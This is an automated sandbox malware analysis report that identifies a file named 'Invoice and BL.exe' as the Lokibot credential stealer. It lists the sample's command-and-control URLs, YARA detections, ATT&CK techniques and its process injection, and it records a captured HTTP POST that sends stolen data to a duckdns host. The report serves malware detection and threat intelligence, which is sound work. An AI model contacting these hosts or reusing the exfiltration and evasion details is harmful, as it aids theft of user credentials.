ID: 458970
Sample Name: Invoice and BL.exe
Cookbook: default.jbs
Time: 23:24:19
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report Invoice and BL.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Lokibot 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
System Summary: 5
Data Obfuscation: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 11
ASN 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 12
General 12
File Icon 13
Static PE Info 13
General 13
Entrypoint Preview 13
Data Directories 13
Sections 13
Resources 13
Imports 14
Version Infos 14
Network Behavior 14
Network Port Distribution 14
TCP Packets 14
UDP Packets 14
DNS Queries 14
DNS Answers 14
HTTP Request Dependency Graph 14
HTTP Packets 14
Code Manipulations 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: Invoice and BL.exe PID: 1152 Parent PID: 5556 15
General 15
File Activities 16

File Created 16
File Written 16
File Read 16
Analysis Process: RegSvcs.exe PID: 5412 Parent PID: 1152 16
General 16
File Activities 16
File Created 16
File Deleted 17
File Moved 17
File Written 17
File Read 17
Disassembly 17
Code Analysis 17


Windows Analysis Report Invoice and BL.exe

Overview


General Information

Sample Name:	Invoice and BL.exe
Analysis ID:	458970
MD5:	3c7b342067f6142.
SHA1:	d83513aa4ac743..
SHA256:	419865b95d9a00..
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Yara detected AntiVM3
- Yara detected Lokibot
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- Invoice and BL.exe (PID: 1152 cmdline: 'C:\Users\user\Desktop\Invoice and BL.exe' MD5: 3C7B342067F6142E6ED45551F5F60C50)
  - RegSvcs.exe (PID: 5412 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.294466298.000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.294466298.000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000007.00000002.294466298.000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000007.00000002.294466298.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
00000007.00000002.294466298.000000000400000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Invoice and BL.exe.397e408.3.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
0.2.Invoice and BL.exe.397e408.3.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.Invoice and BL.exe.397e408.3.unpack	Loki_1	Loki Payload	kevoreilly	• 0x131b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x133fc:$a2: last_compatible_version
0.2.Invoice and BL.exe.397e408.3.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x123ff:$des3: 68 03 66 00 00 • 0x15ff0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x160bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
7.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected aPLib compressed binary

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 2 1 1	Disable or Modify Tools 1	Credentials in Registry 2	Process Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Expl Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 2 1 1	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 1	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Invoice and BL.exe	59%	Virustotal		Browse
Invoice and BL.exe	34%	Metadefender		Browse
Invoice and BL.exe	61%	ReversingLabs	ByteCode-MSIL.Infostealer.PrimaryPass	
Invoice and BL.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.Invoice and BL.exe.397e408.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
abixmaly.duckdns.org	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://abixmaly.duckdns.org/binge/fre.php	13%	Virustotal		Browse
http://abixmaly.duckdns.org/binge/fre.php	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://abixmaly.duckdns.org/binge/fre.phpNg	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
abixmaly.duckdns.org	192.169.69.26	true	true	• 10%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://abixmaly.duckdns.org/binge/fre.php	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.169.69.26	abixmaly.duckdns.org	United States		23033	WOWUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond

Analysis ID:	458970
Start date:	03.08.2021
Start time:	23:24:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Invoice and BL.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 97.1% (good quality ratio 93%) • Quality average: 76.7% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
23:25:50	API Interceptor	1x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.169.69.26	Samples and listed Products.exe	Get hash	malicious	Browse	• abixmaly.duckdns.org/binge/fre.php
	Bank Payment Transfer for PI. BT-GJ21001 (our PO. 2100002(R).exe	Get hash	malicious	Browse	• abixmaly.duckdns.org/binge/fre.php
	MglhrJiLUL.exe	Get hash	malicious	Browse	• 195.245.112.115/index.php
	On35KJkYT4.exe	Get hash	malicious	Browse	• 195.245.112.115/index.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_List.xlsx	Get hash	malicious	Browse	• dubaisupport.duckdns.org/file.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
abixmaly.duckdns.org	Samples and listed Products.exe	Get hash	malicious	Browse	• 192.169.69.26
	Bank Payment Transfer for PI. BT-GJ21001 (our PO. 2100002(R).exe	Get hash	malicious	Browse	• 192.169.69.26
	remittance for USD 8,752.16.exe	Get hash	malicious	Browse	• 35.246.120.60
	invoice for your ref.exe	Get hash	malicious	Browse	• 35.246.120.60
	PTI invoice of oc 4f -36..exe	Get hash	malicious	Browse	• 35.246.120.60
	contract YF8536851-1.exe	Get hash	malicious	Browse	• 35.246.120.60
	GPxOawyspo.exe	Get hash	malicious	Browse	• 35.246.120.60
	bank transfer SWIFT.exe	Get hash	malicious	Browse	• 35.246.120.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WOWUS	Samples and listed Products.exe	Get hash	malicious	Browse	• 192.169.69.26
	Bank Payment Transfer for PI. BT-GJ21001 (our PO. 2100002(R).exe	Get hash	malicious	Browse	• 192.169.69.26
	PO20171118-COGRAL SPA.jar	Get hash	malicious	Browse	• 192.169.69.25
	New Order_R4.jar	Get hash	malicious	Browse	• 192.169.69.25
	8MglQ6WLl5.exe	Get hash	malicious	Browse	• 45.14.115.62
	QPqcGLFnyl.exe	Get hash	malicious	Browse	• 192.169.69.30
	Payment Slip.xlsb	Get hash	malicious	Browse	• 192.169.69.25
	AFE7D487324952929F8F037BDFBD7249049086FC8C4A9.exe	Get hash	malicious	Browse	• 192.169.69.25
	10FCF8DA6000E34F9E8B8B173B6F8A65B6128E2422DB5.exe	Get hash	malicious	Browse	• 192.169.69.25
	IMG_Giris emri 20201122164730_PDF.exe	Get hash	malicious	Browse	• 192.169.69.25
	ORDER-21611docx.exe	Get hash	malicious	Browse	• 192.169.69.25
	4714D68DBB9F9AC36425F2EC73ED434CF57407F36063C.exe	Get hash	malicious	Browse	• 192.169.69.25
	ORDER-6010.pdf.exe	Get hash	malicious	Browse	• 192.169.69.25
	9CCC5F07D0BF7152841C893C892DF407C854D5FF45C1A.exe	Get hash	malicious	Browse	• 192.169.69.26
	0F4F0709D120ABA22D4687BFABFA5004DD54B0FCC6EF1.exe	Get hash	malicious	Browse	• 192.169.69.25
	WNr7kU4wSU.exe	Get hash	malicious	Browse	• 192.169.69.26
	2ga2LylVIM.exe	Get hash	malicious	Browse	• 192.169.69.25
	AFa8kUgrni.exe	Get hash	malicious	Browse	• 192.169.69.25
	u8SFl9j1l8.exe	Get hash	malicious	Browse	• 45.14.115.62
	66D9612BA9CDE67EDEA09F3482459F3BFE03FAAA13EAD.exe	Get hash	malicious	Browse	• 192.169.69.25

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoice and BL.exe.log

Process:	C:\Users\user\Desktop\Invoice and BL.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoice and BL.exe.log	
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	414
Entropy (8bit):	0.6553179628425584
Encrypted:	false
SSDEEP:	3:/lbOllbOllbOllbOllbON:O
MD5:	5D9D7B3222A4B52C61F455AFA027CAE4
SHA1:	36BF394ABFBAF545FD187CE75BC76750CB0E3A08
SHA-256:	7B86820B53F41B8F9DD41C3F6F564796DA458F672AEB7EBA03C422252846B551
SHA-512:	27E36988F84BDFEE83F99FE2FCF1D98C3F6E4C3BFBC74958475B13243561016976D4F1998972B41C9D23CF5EE8307D84F0FE61711C140BD3D0E38E44A7403BFE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.....user.....user..... .....user.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.064655736923516

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Invoice and BL.exe
File size:	530432
MD5:	3c7b342067f6142e6ed45551f5f60c50
SHA1:	d83513aa4ac743b7fe0f7d1052a37b5ef1b50f60
SHA256:	419865b95d9a00faea2d00122baabd7c2ea0be23dd5d3f15eae589bb5a6beecd
SHA512:	33dcb9c1c0a5b7445c65baf93c2e84d2824a638e6a332b7f52c7a4b7b470e19bb75d28a47f43887ef85a1a593137e5e3805882e26607a4c00d9889760371aa8c
SSDEEP:	6144:szFdMVnEVM6k02GhNvpG+5FPx2eW1REnHhJZdSFAx7cLM7QBUWQMZFGV1R5:KFdM5X02iNv4sjWTGmY7/DMZFUR5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0.....-... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x482d82
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6100F2E2 [Wed Jul 28 06:02:10 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x80d88	0x80e00	False	0.661054194956	data	7.07527531972	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x84000	0x5f0	0x600	False	0.434244791667	data	4.23356085492	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x86000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 23:25:48.091098070 CEST	192.168.2.3	8.8.8.8	0x848a	Standard query (0)	abixmaly.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 23:25:49.182408094 CEST	192.168.2.3	8.8.8.8	0xa9e8	Standard query (0)	abixmaly.duckdns.org	A (IP address)	IN (0x0001)
Aug 3, 2021 23:25:50.152689934 CEST	192.168.2.3	8.8.8.8	0x7bff	Standard query (0)	abixmaly.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 23:25:48.221827030 CEST	8.8.8.8	192.168.2.3	0x848a	No error (0)	abixmaly.duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 3, 2021 23:25:49.215876102 CEST	8.8.8.8	192.168.2.3	0xa9e8	No error (0)	abixmaly.duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 3, 2021 23:25:50.283862114 CEST	8.8.8.8	192.168.2.3	0x7bff	No error (0)	abixmaly.duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- abixmaly.duckdns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49735	192.169.69.26	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 23:25:48.549781084 CEST	1329	OUT	POST /binge/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: abixmaly.duckdns.org Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: D82FEB54 Content-Length: 190 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49736	192.169.69.26	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
